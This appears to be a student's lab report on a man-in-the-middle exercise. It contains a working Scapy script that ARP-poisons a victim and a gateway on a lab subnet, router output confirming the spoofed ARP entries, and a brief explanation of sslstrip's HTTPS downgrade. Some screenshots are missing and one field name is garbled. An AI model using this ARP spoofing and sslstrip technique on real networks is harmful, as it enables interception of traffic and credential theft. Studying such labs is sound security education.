Masato Anzai
Lab 2: MITM Lab

SCAPY code:


```
from scapy.all import *

bt5IP = "10.10.111.111"
bt5MAC = "02:00:c2:4a:00:01"
vicIP = "10.10.111.110"
vicMAC = "02:00:c2:82:04:01"
gateIP = "10.10.111.1"
gateMAC = "02:00:c2:66:02:02"

arpVic = ARP()
arpVic.op = 2
arpVic.hwsrc = bt5MAC
arpVic.psrc = gateIP
arpVic.psdt = vicIP
arpVic.hwdst = vicMAC

arpGate = ARP()
arpGate.op = 2
arpGate.psrc = vicIP
arpGate.hwsrc = bt5MAC
arpGate.pdst = gateIP
arpGate.hwdst = gateMAC

while True:
```

```
        send(arpVic)
        send(arpGate)
        print "ARP successfully sent."

sniff(filter="arp and host 10.10.111.1 or host 10.10.111.110", count =1)
```


Results of ARP Spoofing:
(RTR)

```
eth1      Link encap:Ethernet  HWaddr 02:00:c2:66:02:02
          inet addr:10.10.111.1  Bcast:10.10.111.255  Mask:255.255.255.0
          inet6 addr: fe80::c2ff:fe66:202/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:408 errors:0 dropped:0 overruns:0 frame:0
          TX packets:192 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:39079 (38.1 KiB)  TX bytes:101037 (98.6 KiB)
          Interrupt:36 Base address:0xe100

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:15 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1476 (1.4 KiB)  TX bytes:1476 (1.4 KiB)

router:/# arp -a
? (10.12.1.1) at 00:30:48:be:c8:31 [ether] on eth0
? (10.10.111.110) at 02:00:c2:4a:00:01 [ether] on eth1
? (10.10.111.111) at 02:00:c2:4a:00:01 [ether] on eth1
router:/# _
```


(BT5 & XP)




Running sslstrip:



FORM Differences:
(PRE ARP SPOOF)



(POST ARP SPOOF)



How sslstrip works:

SSLStrip is a MITM attack that forces the victim's browser to communicate plain-text over HTTP to the adversary. The adversary proxies the modified content from a HTTPS server. SSLStrip is "STRIPPING" the https:// to a http:// url. This is used through the ARP poisoning that is implemented in the code.